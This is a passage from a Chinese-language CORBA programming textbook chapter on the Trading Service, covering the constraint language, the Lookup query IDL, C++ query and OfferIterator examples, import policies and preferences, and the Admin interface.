布尔字面值也同 IDL 一样:TRUE 和 FALSE。最简单的约束表达式是 TRUE——它可以同所有的服务提供源相匹配。

字符字面值不同于对应的 IDL。交易程序约束语言,如 IDL,使用单引号来界定字面值,但是不支持相同的转义码序列。下面的字符字面值都是合法的:

```
'A'  
' '  
'\'  
'\\'
```

可以在字符串字面值内包含一个单引号,但其后要跟一个反斜杠;同样可以包含一个反斜杠,但其后还得再跟一个反斜杠。只有这两种转义码序列,所以字面值'\\023'⁽³⁾是非法的。

字符串字面值也是用单引号来界定的。下面是一些合法的字符串表示:

```
'A'  
'Hello World'  
'Isn\'t this nice?'  
'Literal backslash: \\'
```

转义码序列的规定与字符字面值相同,唯一合法的转义码转序列是\' 和\\。请注意,单个字符转义量,如'A',既是合法的字符字面值也是合法的字符串字面值。交易程序使用上下文的字面值演绎出所用的类型。

19.10.2 标识符

出现在约束内的标识符通常指定一个属性名。标识符遵循 IDL 标识符语法。因为属性是约束内的唯一可以被命名的内容,标识符不能使用::运算符(没有必要赋予它们这样的资格)。

19.10.3 比较运算符

约束语言提供普通的比较运算符:

```
= =  
!=  
<  
>  
<=  
>=
```

这些运算符的用法与 C++ 的相同。它们都可以被用于数字类型、字符串、字符和布尔值。字符和字符串的比较操作使用 ISOLatin-1 字符序列。在布尔型的比较操作中 TRUE 比 FALSE 的值大。

⁽³⁾ 未来版本的规范可能会允许使用这种转义码。

19.10.4 算术运算符

约束语言支持如下算术运算符：

+
-
*
/

“-”运算符即可用于一目也可用于二目运算，没有取模运算符。算术运算符可以用于整型和浮点类型，它还支持混合计算。交易程序使用类型的提升规则来允许混合计算，但是，规范中并没有明确指出这些类型的提升规则。应当留心这些情况的发生，比如上溢、下溢和值的截断等，因为这些结果是与实现有关。

19.10.5 布尔运算符

约束语言提供布尔运算符，and, or 和 not。这些运算符是保留字，所以不要使用这些名称来创建属性；否则，将无法使用它们进行查询。例如，如果创建一个叫 and 的属性，在表达式中将无法使用此属性名，因为这种情况会导致一个语法错误。

19.10.6 集合成员

in 运算符检验集合成员。左边的操作数必须是一个整型、浮点型、字符型、字符串或者布尔值。右边的操作数必须是一个与左边操作数的类型相同的元素序列。例如：

'Visa' in CreditCards

如果 CreditCards 的属性是字符串类型序列的一个属性，而且 'Visa' 又是这个序列的某个元素，则 in 运算符返回 true。请注意，in 运算符不能测试一个序列中枚举值的集合成员。

19.10.7 子串的匹配

~运算符测试左侧的字符串是否为右侧字符串的子串。匹配始终是对字面值字符串的；不能使用通配符和常规的表达式。下面是一个简单的例子：

'part' ~ 'department'

这个表达式返回结果为 true。不论是左边还是右边的操作数都可以是被命名为属性的标识符，所以下面的表示是合法的：

'90' ~ Model

不论 90 出现在 Model 字符串属性的任何地方，此表达式都返回 true。

19.10.8 存在性测试

exist 操作是一个单目运算符。如果左侧参数所确定的属性存在的话 exist 将返回 true。例如：

exist Model

`exist` 运算符允许我们测试可选属性的存在性：

```
exist Model and Model == 'BFG-9000'
```

如果服务提供源具有 `Model` 可选属性并且其属性值为 '`BFG-9000`'，则表达式返回 `true`。严格的说，`exist` 运算符在上面的表达式中是多余的。因为可以将上面的代码写成

```
Model == 'BFG-9000'
```

这个表达式的作用与上面代码相同，如果所选的属性并不在一个服务提供源中，则此比较运算符返回 `false`。所以，只有当我们希望定位服务提供源，而此服务提供源具有可选的属性，且没有为此属性指定一个值时，才需要 `exist` 操作。

19.10.9 优先权

约束语言的运算符具有如下优先权，从最高到最低（在同一行的运算符具有相同的优先权）：

```
exist — (减号)
not
*
+
-
~
in
== ! * < <= > >=
and
or
```

可以根据需要，使用圆括号来改变优先权的顺序。

19.10.10 约束语言的示例程序

下面还是举 19.3.4 节的查询例子：

寻找一套具有铁轮毂的轮胎，货源是在 San Francisco Bay 地区，其速度至少应为 120m. p. h.，尺寸为 P205/65R15，由 Bridgestone 或者 Goodyear 制造。确保可以使用任何 Visa 或者 MasterCard 来付帐。

可以将这个查询表示成如下的约束语言：

```
Location == 'San Francisco Bay'
and Speed >= 120
and Size == 'P205/65R15'
and (Manufacturer == 'Bridgestone' or Manufacturer == 'Goodyear')
and ('Visa' in CreditCards or 'MasterCard' in CreditCards)
```

约束语言类似于 SQL 语言中的 `where` 子句。这个规范这样作的目的是允许交易程序的实现直接在后台使用支持 SQL 的数据库。请注意，一个约束字符串可以被截成好几行（除个别标记外，空白和缩进并不重要）。

19.11 导入服务提供源

交易程序允许导入程序具体地控制一个交易程序如何寻找相匹配的服务提供源,以及这些服务提供源将如何返回。所以,导入操作有大量的参数。我们先讨论相关的 IDL 定义,然后说明一些从 C++ 中导出的服务提供源的例子。

19.11.1 Lookup 接口的 IDL

导出程序利用 Lookup 接口来导出服务提供源。Lookup 接口只有一个操作 query。^④

```

typedef Istring          Constraint;
typedef Istring          Preference;
typedef string           PolicyName;
typedef sequence<PolicyName> PolicyNameSeq;
typedef any               PolicyValue;

struct Policy {
    PolicyName name;
    PolicyValue value;
};

typedef sequence<Policy> PolicySeq;

struct Offer {
    Object      reference;
    PropertySeq properties;
};

typedef sequence<Offer> OfferSeq;

interface OfferIterator; // Forward declaration

exception IllegalConstraint {
    Constraint constr;
};

exception DuplicatePolicyName {
    PolicyName name;
};

interface Lookup :
    TraderComponents, SupportAttributes, ImportAttributes {

    enum HowManyProps { none, some, all };

    union SpecifiedProps switch (HowManyProps) {
        case some:
            PropertyNameSeq prop_names;
    };
};

exception IllegalPreference {

```

^④ 美中不足的是,导出操作叫 export 而导入操作叫 query。程序设计者可能更想使命名与操作相一致。

```

        Preference pref;
    };

    exception IllegalPolicyName {
        PolicyName name;
    };

    exception PolicyTypeMismatch {
        Policy the_policy;
    };

    exception InvalidPolicyValue {
        Policy the_policy;
    };

    void query (
        in ServiceTypeName type,
        in Constraint constr,
        in Preference pref,
        in PolicySeq policies,
        in SpecifiedProps desired_props,
        in unsigned long how_many,
        out OfferSeq offers,
        out OfferIterator offer_itr,
        out PolicyNameSeq limits_applied
    ) raises(
        IllegalServiceType, UnknownServiceType,
        IllegalConstraint, IllegalPreference,
        IllegalPolicyName, PolicyTypeMismatch,
        InvalidPolicyValue, IllegalPropertyName,
        DuplicatePropertyName, DuplicatePolicyName
    );
};

```

查询(query)操作有 6 个 in 参数和 3 个 out 参数。(由于编程风格不同,作者宁愿多几个查询操作的版本,也不愿意要一个像瑞士军刀那样能提供所有可选的操作。)各参数如下:

- type

参数 type 指定查询的服务类型。交易程序将指定类型和从指定类型派生而来的类型的服务提供源视为符合条件的约束对象。

- constr

此参数指定将要用到的约束字符串。约束字符串可以为空,这与 TRUE 是同一回事。

- pref

这个参数允许指定一个查询的优先权(参阅 19.11.5 节)。也可以传递一个空字符串作为 pref 参数,在此情况下交易程序使用默认的优先权。

- policies

此参数指定将用于查询的导出策略。可以传递一个空序列给 policies 参数,在此情况

下交易程序使用配置的默认策略。

- **desired_props**

此参数为每个匹配的服务提供源指定返回策略值。可以只选择服务提供者的对象引用，或者选择所有或某个指定子集内的符合条件的服务提供源的属性值。

- **how_many**

此参数的使用与命名服务中的用法类似。它指定从 query 操作所返回的符合条件的服务提供源的最大数目。

- **offers**

参数 offers 返回符合约束条件的服务提供源序列。

- **offer_itr**

如果查询返回数目巨大的服务提供源，out 参数包含 OfferIterator 对象的引用，利用它可以分批检索剩余的结果。

- **limits_applied**

对查询进行评价时，交易程序可以使用一些限制条件。例如，交易程序可以将寻找空间限制在一定数目的服务提供源上。limits_applied 的 out 参数返回限制查询的策略的名称。

查询操作可以引发许多异常。前面几节已经讨论过一些，下面列出一些新的异常。

- **IllegalConstraint**

传递给 query 的约束字符串在语法上有问题或者包含语义方面的错误（如让一个字符串与一个数字进行比较看是否相等）。

- **DuplicatePolicyName**

参数 policies 包含两个或以上的具有相同策略名的成员。

- **IllegalPreference**

参数 pref 传递的字符串在语法上是非法的或者在语义上有误。

- **IllegalPolicyName**

参数 polices 包含的策略名在语法表述上不恰当或者无法被交易程序识别。

- **PolicyTypeMismatch**

一个策略值的类型与其要求的类型不一致。

- **InvalidPolicyValue**

一个策略值超出允许范围或者被认为无意义。

19.11.2 编制一个简单的查询(Query)程序

下面代码是用于控制器定位服务提供源的一个简单查询。

```
using namespace CosTrading;  
// Get reference to Lookup interface.  
Lookup var lookup;  
lookup = resolve_init<CosTrading::Lookup>(orb,"TradingService");  
PolicySeq policies; // Empty sequence  
Lookup::SpecifiedProps desired_props; // Don't return properties
```

```

desired_props.default();
desired_props._d(Lookup::none);

PolicyNameSeq_var policies_applied; // out param
OfferSeq_var offers; // out param
OfferIterator var iterator; // out param

// Run query without preferences using default policies.
lookup->query(
    "CCS::Controllers", "TRUE", "", policies_desired_props, 1,
    offers, iterator, policies_applied
);

// Process results.
CCS::Controller var ctrl;
if(offers->length() == 0) {
    cout << "No matching service offer." << endl;
} else {
    // Extract controller reference from returned offer.
    ctrl = CCS::Controller::_narrow(offers[0].reference);
    if(CORBA::is_nil(ctrl)) {
        cerr << "Service provider is not a controller!" << endl;
        throw 0;
    }
}

// Clean up
if (!CORBA::is_nil(iterator))
    iterator->destroy();

// Use controller...

```

本代码是按如下步骤执行的：

- 从 resolve_initial_references 获得 Lookup 引用。(使用 18.14.1 节定义的模板函数 resolve_init)
- 初始化 SpecifiedProps 联合。在本例中，我们将鉴别器设置为 none，表示不需要返回属性值。
- 调用 query 操作。指定“CCS::Controllers”为服务类型，“TRUE”为约束，这样所有控制器将满足此约束。第三个参数为一个空字符串(表明使用默认引用)，第四个参数是一个空的策略序列(表明使用默认策略)。参数 desired_props 在第二步进行初始化，表明不返回属性值。参数 how_many 的值为 1，确保参数 offers 返回的匹配的 offers 序列将包含不多于一个服务提供源。
- 调用结束后，代码将检查返回的 offer 序列的长度。如果此序列为空，则表明没有匹配的控制符。否则，offer 序列只包含一个成员(因为参数 how_many 的值被赋为 1)，代码将服务提供源内的引用紧缩为 CCS::Controller 类型。引用的实际类型可以是由 CCS::Controller 派生的；如果是的话，narrow 调用仍然可以成功。
- 交易程序可能已经创建了一个迭代器以便保存其他符合条件的服务提供源。果真如

此的话,代码会立即删除该迭代器,因为这段代码对于其他的匹配服务提供源不感兴趣。

19.11.3 OfferIterator 接口

我们可能会对找到所有符合约束条件的控制器感兴趣,而不仅仅是某一个。对于命名服务,这样会带来如何从一个操作返回任意大小的结果集的问题。交易程序使用一个与命名服务相类似的但是不完全相同的 迭代器接口。下面是参数 how-many 的语义表示和 OfferIterator 接口。

- 由 query 返回的 offer 序列包含的成员数目不会多于 how-many。如果 how-many 被设为零,返回的 offer 序列保证为空,而且结果必须经由此迭代器获得。
- 交易程序在 offer 序列中返回的服务提供源数目可以少于 how-many。如果 how-many 是非零的数,那么只有当没有相匹配的结果时 offer 序列才为空。如果 how-many 的值为零,我们利用返回的迭代器(如果有的话)来决定有多少结果。
- 如果在 offer 序列中不是将所有的相匹配的提供源返回,offer itr 的 out 参数用来检索剩余的提供源。

OfferIterator 接口是由下面的 IDL 确定的。

```
// In module CosTrading...
exception UnknownMaxLeft {};
interface OfferIterator {
    boolean next_n(in unsigned long n,out OfferSeq offers);
    unsigned long max_left() raises(UnknownMaxLeft);
    void destroy();
};
```

next-n 操作在参数 offer 内返回后面几批匹配的 offers,批次小于 n。利用 query,可返回数目不多于 n 的 offers(但是,offers 保证始终包含至少一个服务提供源)。如果还有更多的 offers 需要检索时,返回值为 true。返回值为 false,表示本次调用 next-n 返回最后一批 offers;也就是,即使返回的值为 false,参数 offers 也将包含至少一个符合条件的服务提供源。当 next-n 已经返回 false 时,再调用 next-n 会出现不确定的行为。

max-left 操作表示还剩多少 offers。如果没有作这项判断,操作会引发 UnknownMaxLeft 异常。(建议不要使用 max-left 操作,因为大多数的交易程序实现都使用一个偷懒的评价方法,所以,不论何时调用 max-left 操作都可能会引发 UnknownMaxLeft 异常。)

destroy 操作删除此迭代器。可以在任何时间调用 destroy,甚至可以在检索到所有结果之前就调用 destroy,但是,在检索到所有结果之后必须调用 destroy 操作。如果不调用 destroy,会在交易程序内遗留下一个废弃的对象——参阅 18.7.4 节。如果交易程序的资源快用完时它会自动删除过时的迭代器,所以我们必须随时准备处理迭代器操作引发的 OBJECT_NOT_EXIST 异常。所以,使用命名服务时,必须及时检索结果,并且根据需要来保存迭代器。

在C++内使用OfferIterator接口

操作next_n返回false，表示迭代器返回最后一批结果。这意味着，在编写代码从迭代器检索服务提供源时必须小心。下面的代码无法正常运行：

```
OfferIterator var iter;
// Get iterator from query operation...
// Process remaining results.
while(iter->next_n(50,offers)) { // WRONG!
    // Process offers...
}
```

这段代码不能正常运行是因为它遗漏了检查从next_n返回的最后一批offers。

有两种可选方案来编写能正确处理所有结果的代码。第一个可选方案在处理完第一批结果后，使用事后测试循环(post-tested loop)：

```
// Run query.
lookup->query(
    service_type,constraint,preferences,
    policies,desired_props,how_many,
    offers,iter,policies_applied
);
// Process first batch.
for (CORBA::ULong i = 0; i < offers->length(); i++) {
    // Process offer...
}

// Process remaining offers.
if (!CORBA::is_nil(iter)) {
    CORBA::Boolean more;
    do {
        more = iter->next_n(how_many,offers);
        for (CORBA::ULong i = 0; i < offers->length(); i++) {
            // Process offer...
        }
    } while (more);
    iter->destroy(); // Clean up
}
```

因为上面代码使用了事后测试循环，所以最后一批服务提供源得以正确的处理。

第二个方案将how-many的值设为零，并调用query通过迭代器检索所有offers：

```
// Run query.
lookup->query(
    service_type,constraint,preferences,
    policies,desired_props,0, // how_many == 0
    offers,iter,policies_applied
);
```

```

if (!CORBA::is_nil(iter)) {
    CORBA::Boolean more;
    do {
        // Get next batch of offers.
        more = iter->next_n(how_many, offers);
        for (CORBA::ULong i = 0; i < offers->length(); i++)
            // Process offer...
    } while(more);
    iter->destroy(); // Clean up
}

```

这个方案较前一个简单些,但是它将 how_many 的值设为 0,这样调用 query 比其他方法花费少一些。

关于迭代器设计的注意事项

我们反回去再看一下此迭代器设计。不是最后一批 offers 返回之后,next_n 才返回一个 false,而是将 false 和最后一批结果同时返回。这样设计的目的是为了节省一次远程调用。因为如果 next_n 将 false 和最后一批结果同时返回,则客户机程序就不必为了一个 offers 的结束标志而专门进行一次远程调用。

这个设计会有什么问题呢?第一,这个迭代器在语义上强调当交易程序调用 next_n 期间至少保证读取一次服务提供源(否则,此操作将不能返回正确的值)。这是它本身的缺陷,尤其是在一个交易程序作为一个老式系统的前台并且只提供简单的字符串接口的情况下。如果此字符串接口只能按批发送服务提供源并且不提供定位功能,那么迭代器必须在每次调用 next_n 之前将没有发送的服务提供源放入缓冲区内。

第二,此迭代器的接口较为复杂,客户机程序员很难正确的与其进行交互。设计还将导致显式利用 while 循环的接口程序执行一些错误的事情(参阅 19.11.3 节)。

这种迭代器设计采用烦琐的每次查询后存储一个远程调用。这样作有何益处呢?几乎没有。试想:如果客户程序提交一个查询并且必须使用迭代器来发送大量的结果,则有两种与迭代器交互的方式。

- 客户程序给 how_many 赋一个较小的值,这样客户程序将对 next_n 进行多次调用才能获得全部结果。迭代的主要开销是每次调用调度的开销。
- 客户程序也可以给 how_many 赋一个较大的值,这样客户程序将对 next_n 进行较少的调用来自检索全部结果。迭代的主要开销是由编组客户程序的大量结果所需带宽的大小决定的。

不论采用那种迭代器设计,如果与十几个或者更多的返回服务提供源相比,返回一个远程调用所节约的开销就显得微不足道了。

我们应当认真分析出于效率方面考虑来侵犯 IDL 接口是否值得。设计交易程序中服务提供源的迭代器所出现的问题是软件工程中关于决策问题的典型例子。软件效率的高低,并不是决定接口复杂性的唯一因素。通常,我们建议在命名服务中使用较长的代码来创建迭代器是出于简化设计的原因。

19.11.4 控制 query 返回的细节

下面是所返回的服务提供源的 IDL:

```
// ...
typedef Istring PropertyName;
typedef any      PropertyValue;

struct Property {
    PropertyName   name;
    PropertyValue  value;
};

typedef sequence<Property> PropertySeq;

struct Offer {
    Object        reference;
    PropertySeq   properties;
};

typedef sequence<Offer> OfferSeq;
```

19.11.2 节的 query 使用一个鉴别器的值为 none 作为 desired_props 参数。采用此值,每个返回的服务提供源都包含服务提供者的对象引用和一个空的属性序列。可以使用参数 desired_props 来控制每个服务提供源返回什么样的值。下面是相应联合的 IDL:

```
interface Lookup :
    TraderComponents,SupportAttributes,ImportAttributes {

    enum HowManyProps { none,some,all };

    union SpecifiedProps switch (HowManyProps) {
        case some:
            PropertyNameSeq prop-names;
        };
        // ...
    };
};
```

如果将此联合的鉴别器的值设为 all,那么对于每个返回的服务提供源,成员 properties 包含此服务提供源的所有属性。此外,如果将此鉴别器的值设为 some,可以指定返回哪个属性值。下面是一部分程序代码,导出程序控制服务提供源并显式要求返回 Model 和 Manufacturer 两个属性:

```
// ...

PropertyNameSeq pnames;
pnames.length(2);
pnames[0] = CORBA::string_dup("Model");
pnames[1] = CORBA::string_dup("Manufacturer");

Lookup::SpecifiedProps desired_props;
desired_props.prop_names(pnames);

// Run query...
```

传递该联合给 query 可以确保每个返回的服务提供源包含指定属性作为其 Property 类型的属性名称-值对(name-value pair)。如果属性是可选的而且匹配的服务提供源不包含此属性，则属性值将不出现在此服务提供源返回的 properties 序列中。

除了服务提供商的 IOR 外，我们为什么还会对检索属性值烦恼呢？下面将做一些解释。

- 我们可能会选择自定义类型的属性值的服务提供源，但是约束语言不允许我们在表达式中使用自定义的类型。通过访问此属性值，我们可以利用基于自定义类型查询来过滤发送的结果。
- 我们有时会使用一个查询语言不直接支持的运算符，比如使用属性值的平方根。检索属性值可以使用系统不直接支持的运算符来过滤返回结果。
- 我们可能会选择一些基于约束的服务提供源，然后给用户提供匹配的服务提供源和属性值作为最终选择。

19.11.5 使用优先权

传递给 query 操作的参数 pref 允许控制返回结果的顺序。可以传递一个空字符串给 pref 参数。否则，pref 为具有如下值的字符串。

- first

优先权 first 指交易程序可以按任何顺序返回服务提供源，使用起来很方便（通常，按照它们被检索到的顺序返回）。如果传递一个空字符串则这是默认设置。

- random

服务提供源的返回顺序是随机的。交易程序首先检索到所有符合条件的服务提供源，然后在发送这些服务提供源之前将其顺序打乱。当客户程序要从许多等价服务中选择的话，使用这种随机优先权就显得很必要。

- min expr

服务提供源按照 expr 递增的方式返回。例如，一个优先权字符串“min Price”表明，服务提供源按照 Price 从低到高的顺序返回。

- max expr

服务提供源按照 expr 递减的方式返回。例如，一个优先权字符串“max MaxDevices”表明，服务提供源按照 MaxDevices 从高到低的顺序返回。

- with expr

具有参数 with 的表达式必须是一个合法的约束表达式。与约束条件相匹配的服务提供源比不匹配的先返回。例如，优先权字符串“with '90' ~ Model”先返回所有 Model 内有字符“90”的控制器，然后再返回其他的匹配控制器。

还可以不使用简单的属性名，而是使用具有优先权值 min、max 和 with 的更复杂的表达式。例如，优先权

```
min (12.3 mem_size + 4.6 * file_size)
```

选择基于在属性值上加权函数的方式来优化的服务提供源，这取决于内存和磁盘大小。

19.11.6 导入策略

导入策略允许对一些非函数方面的查询进行控制。下面是一些导入策略的语义。

- search_card

此策略决定被查找服务提供源的最大数目。

- match_card

此策略决定随机的或被排序的服务提供源的最大数目,它取决于评估查询时所需缓冲空间的大小。

- return_card

此策略决定从查询返回的服务提供源的最大数目。

- max_list

此策略决定单独一次调用 query 和 next_n 返回的服务提供源的最大数目。

- exact_type_match

这个布尔型策略决定交易程序是否认为一个具有派生服务类型的服务提供源符合约束条件。如果将此策略设为 true,则不允许匹配派生服务提供源。

- use_modifiable_properties

如果此布尔型策略为 false,则交易程序将忽略所有包含可修改属性的服务提供源,即使它们符合其他约束条件。

- use_dynamic_properties

如果此布尔型策略为 false,则交易程序将忽略所有包含动态属性的服务提供源,即使它们符合其他约束条件。

- use_proxy_offers

如果此布尔型策略为 false,则交易程序将忽略所有代理服务提供源,即使它们符合其他约束条件。

- follow_policy

此策略控制 query 是否被传递给被联邦的交易。此策略值是具有如下形式的枚举类型值。

- local_only

交易程序不将 query 传递给联邦的交易程序进行评估。

- if_no_local

交易程序首先在自己的服务提供源空间进行查找。如果查找到一个或几个相匹配的服务提供源,query 将返回这些服务提供源。如果在本地没有匹配的服务提供源,query 将被传递给联邦的交易程序进行评估,并返回在联邦的交易程序内找到的所有匹配的服务提供源。

- always

如果交易程序是联邦的,交易程序在自己的服务提供源空间查找完后,会将查询传递给其他联邦的交易。

可以设置 query 操作的 policies 参数的每个导入策略值。对于 search_card,match_card,

return_card 和 follow_policy 策略,如果没有显式指定策略值,则每个交易程序就定义一个提供源范围的限制值和默认值。如果设置的策略值太随意或者超过交易程序的允许范围,则此限制值会自动附加到 query 之上。可以从 ImportAttributes 接口的属性中读出这些限制值或者默认值(参阅 19.6.2 节)。

max_limit 策略没有默认值;它只有一个限制值,可在 ImportAttributes 接口得到。不管参数 how_many 的值有多大,调用 query 和 next_n 返回的服务提供源数目也不会超过 max_list 的限制。

建议除非出于维护交易程序提供源空间的考虑,不要将 exact_type_match 的值设为 true。将此策略设为 true 将破坏系统的多态性和 CORBA 面向对象的本质。

用 C++ 实施策略

下面的代码表示初始化一个传递给 query 操作的策略序列:

```
using namespace CosTrading;
// ...
PolicySeq policies;
policies.length(3);
policies[0].name = CORBA::string_dup("search_card");
policies[0].value <<= lookup->max_search_card();
policies[1].name = CORBA::string_dup("match_card");
policies[1].value <<= lookup->max_match_card();
policies[2].name = CORBA::string_dup("return_card");
policies[2].value <<= lookup->max_return_card();

Lookup::SpecifiedProps desired_props; // Don't return properties
desired_props._default();
desired_props._d(Lookup::none);

PolicyNameSeq_var policies_applied; // out param
OfferSeq_var offers; // out param
OfferIterator_var iterator; // out param

// Run query without using specified policies.
lookup->query(
    "CCS::Controllers", "TRUE", "min Price", policies,
    desired_props, how_many, offers, iterator, policies_applied
);
// Process results...
```

这段代码通过读取 ImportAttributes 接口(是 Lookup 的基接口)的值将策略 search_card,match_card 和 return_card 设为最大允许值。此策略序列是一个名称-值对列表,代码指定策略名及其值。

策略的限制条件

对 query 进行评价时,交易可以使用限制条件。例如,当 query 达到 search_card 配置的极限值或者显式指定的极限值时,可以终止搜索匹配的服务提供源。如果交易程序向 query 实施限制,则 query 返回的 limits_applied 的 out 参数包含限制 query 评价策略的名称。例如,

前面的 query 可能在参数 limits_applied 内返回如下值：

```
search_card  
match_card  
return_card
```

不幸的是，参数 limits_applied 的用处并不大，因为它只包含策略名的列表。因此，通过查看这些参数，我们只能了解到交易程序使用了一个限制条件，而无法知道此限制值是什么以及哪个交易程序使用这个限制。

选择策略和优先权

策略值制定的好坏直接影响程序的性能。如果导入程序没有提供重载的 (overriding) 策略值，则交易程序总是处于最佳的性能，除非我们有更好的策略，否则不要擅自修改默认的策略值。同时，策略值只是一个参考值，一个交易程序可以自动忽略一个或更多的策略值——比如，由于数据库的限制而制止所制定的策略值。

优先权也可以降低程序的性能。例如，如果提交一个能返回大量的服务提供源的 query，此时如果继续对结果进行排序或者随机化，则交易程序必须为所有这些查询结果分配足够的缓存空间，这样会牵连到内存消耗和程序性能等问题。

有时我们会指定一些毫无意义的组合策略值，诸如 match_card > search_card 和 return_card > watch_card。CORBA 规范中并没有规定交易程序如何处理这些组合策略：交易可以忽略一个无意义的组合策略，可以执行最严格的策略，或者盲目的遵循这些策略行事（这时会降低程序的性能）。

即便使用了合理的策略值，一个特殊的查询结果也会导致系统出现某些问题。例如，对服务提供源进行排序，match_card 会限制被排序的服务提供源的数量。因为服务提供源的大小是可变的，有时排序需要很大的缓存空间甚至超过查询结果的设置极限。这时，交易将返回内存中经过排序的服务提供源并且返回无法放入内存的没有被排序的服务提供源。

下面是一些经常用到的组合策略。

- 交易程序经常被用在一个简单的导入程序中，这时导入程序只关心单个匹配的服务提供源，而并不在乎什么“最好的性能”和“最小的代价”这类的概念。在这种情况下，设置 return_card 和 match_card 为 1 并使用默认优先权 first（一个空优先权字符串的意义与显式指定为 first 相同）。这种设置允许交易程序以最小的代价检索匹配的服务提供源。此外，大多数交易程序都是按照此目的进行优化的。
- 如果我们预先估计到某个 query 会返回大量的查询结果，并且需要对这些结果进行排序，将 match_card 的值设成与 search_card 相同即可。这样设置可以确保我们得到匹配的服务提供源的最有可能的排序。
- 如果对 search_card 进行限制，会减少交易程序必须查询的数据量，进而提高了程序的性能。但是，应当认识到这样会导致获得不全面的结果。情况最坏时，即使有匹配的 offers 存在，我们也可能从交易程序内得不到任何符合条件的结果。这种情况最容易发生在交易程序测试到第一个 search_card 提供源没有找到匹配的结果时。
- 如果我们选择随机顺序或者只要求一个服务提供源，将 return_card 设为 1 并且将 search_card 和 match_card 设为所允许的最大值。这样设定最有可能得到所需的随

机结果。另一方面,设置 `match-card < search-card`,得到的结果性能好但是随机性差。

- 请确信,如下关系适用于保存所有的查询:

```
return-card <= match-card <= search-card
```

这是最基本的常识。要求返回的提供源的数目或排序的数目比要求搜索的提供源的数目还大是毫无意义的。

遗憾的是,规范中没有提到如何对处理联邦交易程序的实体数限制(参阅 19.16.6 节)。要想了解程序的实现细节,最好是向你的交易程序供应商进行咨询。

19.12 成 批 收 回

接口 Register 包含一个操作,它可以成批收回(Bulk Withdrawal)服务提供源:

```
interface Register : TraderComponents,SupportAttributes {
    // ...
    void withdraw using constraint(
        in ServiceTypeName      type,
        in Constraint           constr
    ) raises(
        IllegalServiceType,UnknownServiceType,
        IllegalConstraint,NoMatchingOffers
    );
    // ...
}
```

操作 `withdraw using constraint` 可以收回由参数 `constr` 提供的约束相匹配的所有服务提供源。该操作不但可以成批收回参数 `type` 指定类型的服务提供源,而且可以收回从此指定类型派生出的服务提供源(也就是说,该操作具有多态性)。我们不能取消这种多态性,因为这个操作没有提供一个策略参数。

在使用 `withdraw using constraint` 时应十分留心。很容易指定一个太松散的约束且该约束并未完成原定的取消服务提供源任务。但是,如果丢失了服务提供源的 ID,则只有删除此服务提供源一条路可走。回忆 19.8 节所讲内容不难知道,如果要取消一个服务提供源则必须有它的 ID。如果丢失了服务提供源的 ID,`withdraw_using_constraint` 可以提供帮助,使你能够指定一个足够精确的约束匹配你想删除的唯一的服务提供源。

一些交易为了减轻丢失 ID 而造成的损失,给每个具有此 ID 的服务提供源增加了一个人为属性(*artificial property*)。此属性有一个“非法”的名称,如 `_offer_id`。(因为这个属性名以一个下划线开始,所以不是一个合法的属性名。)属性 `_offer_id` 对于客户程序通常不可见的,如果客户程序在参数 `desired_props` 设为 `all` 的情况下导出服务提供源, `offer_id` 是不会被返回的。但是,当客户程序在参数 `desired_props` 中显式指定 `_offer_id` 属性的名称时,交易程序将返回此属性。

19.13 Admin 接口

Admin 接口包含一些操作,允许管理程序设置策略值和直接访问提供源空间。

19.13.1 设定配置值

Admin 接口包含控制设置值的操作:

```
interface Admin :  
    TraderComponents,SupportAttributes,  
    ImportAttributes,LinkAttributes {  
  
    typedef sequence<octet> OctetSeq;  
  
    readonly attribute OctetSeq request_id_stem;  
  
    unsigned long set_def_search_card(in unsigned long value);  
    unsigned long set_max_search_card(in unsigned long value);  
  
    unsigned long set_def_match_card(in unsigned long value);  
    unsigned long set_max_match_card(in unsigned long value);  
  
    unsigned long set_def_return_card(in unsigned long value);  
    unsigned long set_max_return_card(in unsigned long value);  
  
    unsigned long set_max_list(in unsigned long value);  
  
    boolean set_supports_modifiable_properties(in boolean value);  
    boolean set_supports_dynamic_properties(in boolean value);  
    boolean set_supports_proxy_offers(in boolean value);  
  
    unsigned long set_def_hop_count(in unsigned long value);  
    unsigned long set_max_hop_count(in unsigned long value);  
  
    FollowOption set_def_follow_policy(in FollowOption policy);  
    FollowOption set_max_follow_policy(in FollowOption policy);  
    FollowOption set_max_link_follow_policy(in FollowOption policy);  
    TypeRepository set_type_repos(in TypeRepository repository);  
    OctetSeq set_request_id_stem(in OctetSeq stem);  
    // ...  
};
```

设置操作能够控制 search_card,match_card 以及策略值 return_card 和 max_list 的最大值和默认值。

还有控制交易程序支持等级的操作。set_supports_modifiable_properties, set_supports_dynamic_properties 和 set_supports_proxy_offers 操作允许选择可以或不可以使用某些相关特性。例如,出于可靠性或者性能的考虑,可能选择系统不支持动态属性。加入动态属性肯定会带来一些不可靠性,因为交易程序要依赖于对象的正确工作,而不是依赖于对动态属性性能所作评价的好坏。作出评价需要从交易程序到支持这些属性值对象的远程调用,这意味着动态属性的性能不如静态属性。

值 hop_count 和 follow_policy 涉及到联邦问题;将在 19.16.1 节中讲到这些内容。

set_type_repos 操作允许设置由 Lookup 接口的 type_repos 返回的类型仓库的对象引用。

set_request_id_stem 操作可以控制一个由交易使用的标识符,并让其作为一个联邦 query 的 ID 前缀。这个值对于联邦内的每个交易程序来说必须是唯一的,并且可以防止导入循环(参阅 19.16.2 节)。通常,交易程序只在安装时对此值设置一次,以后使用时不再对其进行修改。

19.13.2 检索服务提供源 ID

Admin 接口包含两个附加操作,可以在不考虑服务提供源类型的情况下访问整个服务提供源空间:

```

typedef string          OfferId;
typedef sequence<OfferId> OfferIdSeq;

interface Admin :
    TraderComponents,SupportAttributes,
    ImportAttributes,LinkAttributes {
    // ...
    void list_offers(
        in unsigned long   how_may,
        out OfferIdSeq    ids,
        out OfferIdIterator id_itr
    ) raises(NotImplemented);
    void list_proxies(
        in unsigned long   how_many,
        out OfferIdSeq    ids,
        out OfferIdIterator id_itr
    ) raises(NotImplemented);
};


```

list_offers 操作返回交易程序数据库内的所有服务提供源 ID,但是忽略代理提供源。另一方面, list_proxies 操作只返回代理提供源的服务提供源 ID,并且忽略普通的服务提供源。这两种操作都可为大量的结果集创建迭代器对象:

```

interface OfferIdIterator {
    boolean next_n(in unsigned long n,out OfferIdSeq ids);
    unsigned long max_left() raises(UnknownMaxLeft);
    void destroy();
};


```

该迭代器操作的语义与普通的服务提供源的迭代器操作基本相同(参阅 19.11.3 节),不同之处在于返回的序列包含服务提供源 ID 而不是服务提供源本身。

19.14 检测服务提供源

给定服务提供源 ID,可以检索相关服务提供源的细节。

```

interface Register : TraderComponents,SupportAttributes {
    // ...
    struct OfferInfo {
